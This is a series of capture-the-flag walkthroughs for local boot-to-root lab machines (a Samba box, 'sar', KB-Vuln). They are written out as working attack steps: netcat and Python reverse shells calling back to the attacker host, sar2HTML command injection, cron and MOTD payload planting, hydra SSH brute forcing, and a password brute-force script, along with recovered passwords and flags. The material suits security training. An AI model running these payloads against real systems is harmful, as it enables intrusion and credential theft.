We got the first flag:

I got stuck here. So I need to figure out what I need to do with the information I got so far (if the information is not enough I need to dig more which means enumerate more)

I read the entire smb.conf and only thing which I feel fishy (or favorable to us is this line)

[smbshare]

path = /home/albert/smbshare
valid users = albert
browsable = yes
writable = yes
read only = no
magic script = smbscript.sh
guest ok = no

To be honest, I am not sure what it is, so had to google it.  I got a perfect link. If you do not want to read the entire blog. Following line is enough for us

**************************************
magic script

If the
magic

script
option is set to a filename and the client creates a file by that name in that share, Samba will run the file as soon as the user has opened and closed it. For example, let’s assume that the following option was created in the share
[accounting]
:

[accounting]
	magic script = tally.sh

Samba continually monitors the files in that share. If one by the name of tally.sh is closed (after being opened) by a user, Samba will execute the contents of that file locally. The file will be passed to the shell to execute; it must therefore be a legal Unix shell script. This means that it must have newline characters as line endings instead of Windows CR/LFs. In addition, it helps if you use the
#!
directive at the beginning of the file to indicate under which shell the script should run.

**************************************

So what I want to do now is to upload a reverse shell /home/albert/smbshare  magic script = smbscript.sh

On Kali Linux

vim smbscript.sh

nc -e /bin/sh 192.168.56.1 1234

On one Terminal type:

nc -lvp 1234

Let’s connect to the smbshare now.  (as soon as you put the script, you will receipt the reverse connection)

smbclient //192.168.56.105/smbshare -U albert

Password: bradley1

put smbscript.sh

Post Exploitation

python3 -c "import pty;pty.spawn('/bin/bash')";

export TERM=xterm

Enumeration:

I have uploaded the linpeas.sh at the /tmp of victim machine.

-rwsr-xr-x 1 root root 17K Mar 2 17:02 /home/albert/beroot 
file beroot
beroot: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=c1da1f0fded1889d32e27b99a2a4bd170c30349b, for GNU/Linux 3.2.0, not stripped
xxd beroot

/bin/bash /root/beroot.sh

I can sense that this binary is performing the above command. But I am not sure what beroot is, so I did a google.


“BeRoot is a post exploitation tool to check common misconfigurations on Window, Linux and Mac OS to find a way to escalate our privilege.”

./beroot   # asks password for the root


Yes, since it is asking a password for the root. Let’s upload rockyou.txt into the victim machine and bruteforce the beroot binary.

source code: 1 2

#/usr/bin/python3
import subprocess

passList = open('rockyou.txt', 'r', encoding = "ISO-8859-1").readlines()
#with open('rockyou.txt', 'r') as f:
# passList = f.readlines() 
for passwd in passList:
    response = subprocess.getoutput('echo "{}" | ./beroot'.format(passwd))
    if 'wrong password!!!' not in response:
        print('Password found: {}'.format(passwd))
        break
if 'wrong password!!!' not in response:
    print("This is the output: \n{}".format(response))

cat rootcreds
root
___drifting___

I tried to provide the password for ./beroot but it was not accepting so I thought why not try to switch to root user with the password …

su - root

___drifting___


cat root.txt

I am going to buy vegetables now as the market is going to close soon (because of COVID).. Anyway, wish you have a happy weekend 🙂


Take down “sar” machine

Overview:

Target Machine IP Address: 192.168.56.107  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root
1. To get user flag
2. To get root flag
3. To get root access


Sar is an OSCP-Like VM with the intent of gaining experience in the world of penetration testing.

DHCP : ENABLED
IP : AUTO ASSIGN

Download:

You can download the machine from here.

************************************

To capture the target IP address:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24
__$ sudo arp-scan --interface=vboxnet0 192.168.56.1/24 
[sudo] password for researcher: 
Interface: vboxnet0, type: EN10MB, MAC: 0a:00:27:00:00:00, IPv4: 192.168.56.1
WARNING: host part of 192.168.56.1/24 is non-zero
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.100 08:00:27:72:a6:c8 PCS Systemtechnik GmbH
192.168.56.107 08:00:27:e7:60:30 PCS Systemtechnik GmbH

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.030 seconds (126.11 hosts/sec). 2 responded

Target IP:  192.168.56.107

__$ nmap -sC -sV -p- -Pn 192.168.56.107 -o nmap.log 
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-29 23:23 IST
Nmap scan report for 192.168.56.107
Host is up (0.0024s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.80 seconds


Browse: http://192.168.56.107/robots.txt



In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute 
the command you entered. After command injection press "select # host" then your command's 
output will appear bottom side of the scroll screen.

http://192.168.56.107/sar2HTML/index.php?plot=;cat%20/etc/passwd

Since we can execute code, we will try to get a reverse connection…

On Browser:

http://192.168.56.107/sar2HTML/index.php?plot=;python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22192.168.56.1%22,1234));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%20pty.spawn(%22/bin/bash%22)%27

On Kali Linux Machine:

nc -lvp 1234

cd /home/love/Desktop;cat user.txt

user flag:  427a7e47deb4a8649c7cab38df232b52

python3 -c "import pty;pty.spawn('/bin/bash')";
export TERM=xterm

It is a religious stuff that I upload linpeas.sh to /tmp folder of victim machine, through which I will come to know about the privilege escalation and get the root access and root flag.

Our of so many information we got, /var/spool/cron/crontab looks very promising. let’s check the crontab entry …

1. crontab -l   #no entry 
2. cat /etc/crontab

*/5 * * * * root cd /var/www/html/ && sudo ./finally.sh
www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh
./write.sh
cd /var/www/html 
ls -lah
cat write.sh
#!/bin/sh
touch /tmp/gateway   #we need to add a reverse shell here
Python Reverse Shell
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.1",9000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'


Subsequently, we shall wait a reverse connection on Kali Linux with port 9000

On Kali Linux:

nc -lvp 9000

root flag: 66f93d6b2ca96c9ad78a8a9ba0008e99


Taking down KB-Vuln Machine

Overview:

Target Machine IP Address: 192.168.56.122  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root
1. To get user flag
2. To get root flag
3. To get root access

Level: Easy

You need to read on motd to take down this machine.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24

nmap -sC -sV -p- -Pn -o nmap.log 192.168.56.122

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst: 
| STAT: 
| FTP server status:
| Connected to ::ffff:192.168.56.1
| Logged in as ftp
| TYPE: ASCII

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

Viewing the source code:

<!– Username : sysadmin –>

Since the machine is running ssh, we will do a brute force using the username sysadmin.

hydra -l sysadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.122 > hydra-sysadmin.log 

cat hydra-sysadmin.log

Password:password1


ssh sysadmin@192.168.56.122   #and the password password1

cat /etc/passwd

username: eftipi

Let’s bruteforce the password for eftipi

hydra -l eftipi -P /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt ssh://192.168.56.122 > hydra-eftipi.log

/home/sysadmin/ftp/.bash_history
/home/sysadmin/user.txt

User Flag:  48a365b4ce1e322a55ae9017f3daf0c0


vim  /etc/update-motd.d/00-header

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.1 1234 >/tmp/f

Source: We will use bash onliner for reverse shell. Reference 1, 23,  4.

Note:


“I saved the file and set up my NetCat listener. Since the MOTD is triggered by a user logging into the system, I logged in as sysadmin. I didn’t get a reverse shell. But when I logged in as eftipi, I received my root shell.” – source

By the way, I got the hydra result now 🙂

[22][ssh] host: 192.168.56.122 login: eftipi password: password3


As soon as I login with above credential, I received a reverse connection with root privilege (because of motd).

Flag:

root flag: 1eedddf9fff436e6648b5e51cb0d2ec7